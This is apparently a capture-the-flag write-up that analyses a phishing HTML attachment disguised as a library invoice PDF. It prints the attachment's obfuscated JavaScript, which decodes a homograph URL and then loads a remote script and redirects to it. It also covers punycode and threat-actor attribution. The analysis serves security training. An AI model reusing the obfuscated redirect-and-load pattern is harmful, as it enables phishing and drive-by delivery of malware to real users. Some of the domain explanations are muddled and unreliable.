EML-Analysis-Report.html 'Library Services - Pending Invoice.eml' library-invoice.pdf.html mate-terminal.desktop
ubuntu@tryhackme: ~/Desktop$ cat library-invoice.pdf.html
<!doctype html>
<html>
<body>
<script>
var xanthium = [
  "\u0032\u0038\u0030\u0038\u003a",
  "\u006d\u006f\u0063\u002e",
  "\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
  "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
  "\u002f\u002f\u003a\u0078\u0074\u0074\u0074"
];
var egassem = [
  "\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072\u0069\u006c\u006d\u006f\u0072\u0066\u0020\u0073\u006b\u006f\u0062\u0020\u0068\u0073\u0069\u0068\u0070\u0020\u006f\u0074\u0028\u0065\u0076\u006f\u006c\u0020\u0049",
  "\u0073\u006b\u006f\u0062\u0020\u0068\u0073\u0069\u0068\u0070\u0020\u006f\u0074\u0028\u0065\u0076\u006f\u006c\u0020\u0049"
];
var reversed = xanthium.join("");
var src = reversed.split("").reverse().join("");
var reversed = egassem.join("");
var mes = reversed.split("").reverse().join("");
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
window.location.replace(src);
</script>
</body>
</html>ubuntu@tryhackme: ~/Desktop$ ^C
ubuntu@tryhackme: ~/Desktop$
```

**Answer:** var src = reversed.split("").reverse().join("");

### Explanation:

- This line takes the **reversed** string, splits it into individual characters, and then reverses the order of the characters to reconstruct the original URL.

- The **reversed** variable is created by joining the **obfuscated Unicode values** from the **xanthium** array and then reversing them. This process effectively decodes the obfuscated URL into a valid, readable URL.
- The `window.location.replace(src);` function then uses this decoded URL (`src`) to perform the redirect to the malicious site.


In summary, the key part of the code that decodes the URL redirect is:

```
var src = reversed.split("").reverse().join("");
```


### What is the first URL in the redirect chain?

Double click to open the .html file


Inspect





Then network, persist logs




Now, right-click the .html file again, but this time click Make Link, then properties as shown below.





/home/ubuntu/Desktop/library-invoice.pdf.html



Then click enter

The screenshots show the following sequence of events:

- Screenshot 1:** Initial state showing network activity and a 'NS\_BINDING\_ABORTED' error for a script.
- Screenshot 2:** After a key press, the network tab shows a 'GET' request for the URL http://xn--librarytlu-13cwe32432-kwr.com:8082/.
- Screenshot 3:** Final state showing the network tab with the same 'GET' request and a note: "Request Headers (223 B)" and "Raw".

Answer: <http://xn--librarytlu-13cwe32432-kwr.com:8082/>

**Notice the "i" in library. This is not a normal English "i".**

Normal "i": \u0069

Fake "i" (Cyrillic Small Letter Byelorussian-Ukrainian I): \u0456

## Why Firefox Redirects:

Firefox (and modern browsers) protect against **IDN homograph attacks** by converting suspicious internationalized domains to **Punycode** format.

## What you see: liibrarytlu (with Cyrillic i)

Punycode representation: xn--librarytlu-kwr

Full redirect: <http://xn--librarytlu-13cwe32432-kwr.com:8082>

## The "xn--" Prefix:

- **xn--** indicates this is a **Punycode-encoded domain**.
- The **-kwr** suffix encodes the non-ASCII character position and value. This makes the attack visible to users.

## What is the Threat Actor associated with this malicious file and/or URL?

[lib-service.com](#)

TRYDETECTTHIS 2.0

lib-service.com

Domain Overview (lib-service.com)

Malicious: 11 Suspicious: 0 Harmless: 52 Undetected: 32

Domain Name: lib-service.com Registrar: Creation Date: 2025-01-17T00:00:00Z Last Analysis Date: 2025-10-15T13:56:57Z

Adversary: Cobalt Dickens | Silent Librarian

Whois Data

Latest Lookup Historical Data

Create date: 2025-01-17 00:00:00 Domain name: lib-service.com Domain registrar id: 3775 Domain registrar url: http://www.alibabacloud.com Expiry date: 2026-01-17 00:00:00 Name server 1: ns2.taoa.com Name server 2: ns1.taoa.com Query time: 2025-01-18 15:00:00 Registrant country: China Registrant email: 6aacf85c31f44448@ Registrant state: e4e20fe3e3ca847 Update date: 2025-01-17 00:00:00

dns panel

Date Resolved	Detections	Resolver	IP	Action
2025-01-25T05:49:09Z	0/95	VirusTotal	104.21.39.114	Show more
2025-01-25T05:49:08Z	0/95	VirusTotal	172.67.144.224	Show more
2025-01-20T16:16:48Z	0/95	VirusTotal	38.238.11.41	Show more
2023-11-23T16:37:33Z	0/95	Georgia Institute of Technology	35.186.223.180	Show more
2022-11-20T18:42:04Z	0/95	VirusTotal	194.163.41.54	Show more
2022-08-20T01:51:36Z	0/95	Georgia Institute of Technology	72.52.178.23	Show more
2022-07-30T09:30:28Z	0/95	VirusTotal	154.91.11.148	Show more
2021-12-02T07:10:72Z	0/95	VirusTotal	154.208.231.16	Show more
2020-10-30T13:17:53Z	3/95	VirusTotal	67.2.83.158	Show more
2019-12-04T20:59:29Z	0/95	VirusTotal	45.199.113.205	Show more
2019-10-30T21:56:38Z	0/95	VirusTotal	103.75.45.62	Show more
2018-12-24T11:01:27Z	0/95	VirusTotal	208.115.226.68	Show more

**Answer:** Cobalt Dickens | Silent Librarian

**What is the main target of this Threat Actor according to MITRE?**

## Cobalt Dickens | Silent Librarian

MITRE ATT&CK

Cobalt Dickens | Silent Librarian

G Silent Librarian, TA407, COBALT DICKENS Group G0122  
Sil &hellip; 0, October 14). Silent Librarian APT right on schedule for 20/21 academic year. Retrieved February 3, 2021. Proofpoint Threat Insight Team. (2019, September 5). Threat Actor Profile: TA407, the Silent Librarian. Retrieved February 3, 2021. Counter Threat Unit Research Team. (2018, August 24). Back to School: COBALT DICKENS Targets Universities. Retrieved February 3, 2021. Counter Threat Unit Research Team. (2019, September 11). COBALT DICKENS Goes Back to School...Again. Retrieved February 3, 2021.

Sil Groups  
St &hellip; jan, Poland and Kazakhstan. They compromised various banking systems, including the Russian Central Bank's Automated Workstation Client, ATMs, and card processing. G0122 Silent Librarian TA407, COBALT DICKENS Silent Librarian is a group that has targeted research and proprietary data at universities, government agencies, and private sector companies worldwide since at least 2013. Members of Silent Librarian are known to &hellip;

St

Storm-0501  
Storm-1811  
Strider  
Suckfly  
TA2541  
TA459  
TA505  
TA551  
TA577  
TA578  
TeamTNT  
TEMPVlees  
The White Company  
Threat Group-1314  
Threat Group-3390  
Thrin

Associated Group Descriptions

Name	Description
TA407	[4][3]
COBALT DICKENS	[5][6][4][3]

Techniques Used

Domain	ID	Name	Use	
Enterprise	T1583	.001	Acquire Infrastructure: Domains	Silent Librarian has acquired domains to establish credential harvesting pages, often spoofing the target organization and using free top level domains .TK, .ML, .GA, .CF, and .GQ. <sup>[1][2][3][4][5][6][7]</sup>
Enterprise	T1110	.003	Brute Force: Password Spraying	Silent Librarian has used collected lists of names and e-mail accounts to use in password spraying attacks against private sector targets. <sup>[1]</sup>
Enterprise	T1114		Email Collection	Silent Librarian has exfiltrated entire mailboxes from compromised accounts. <sup>[1]</sup>

ATT&CK Navigator Layers

Version Permalink

MITRE ATT&CK

ATT&CK v18 has been released! Check out the [blog post](#) or [changelog](#) for more information.

Home > Groups > Silent Librarian

**Silent Librarian**

Silent Librarian is a group that has targeted [research and proprietary data](#) at universities, government agencies, and private sector companies worldwide since at least 2013. Members of Silent Librarian are known to have been affiliated with the Iran-based Mabna Institute which has conducted cyber intrusions at the behest of the government of Iran, specifically the Islamic Revolutionary Guard Corps (IRGC).<sup>[1][2][3]</sup>

ID: G0122  
Associated Groups: TA407, COBALT DICKENS  
Version: 1.0  
Created: 03 February 2021  
Last Modified: 25 April 2025

Version Permalink

Associated Group Descriptions

Name	Description
TA407	[4][3]
COBALT DICKENS	[5][6][4][3]

Techniques Used

Domain	ID	Name	Use	
Enterprise	T1583	.001	Acquire Infrastructure: Domains	Silent Librarian has acquired domains to establish credential harvesting pages, often spoofing the target organization and using free top level domains .TK, .ML, .GA, .CF, and .GQ. <sup>[1][2][3][4][5][6][7]</sup>
Enterprise	T1110	.003	Brute Force: Password Spraying	Silent Librarian has used collected lists of names and e-mail accounts to use in password spraying attacks against private sector targets. <sup>[1]</sup>
Enterprise	T1114		Email Collection	Silent Librarian has exfiltrated entire mailboxes from compromised accounts. <sup>[1]</sup>

ATT&CK Navigator Layers

**Answer:** research and proprietary data

The End

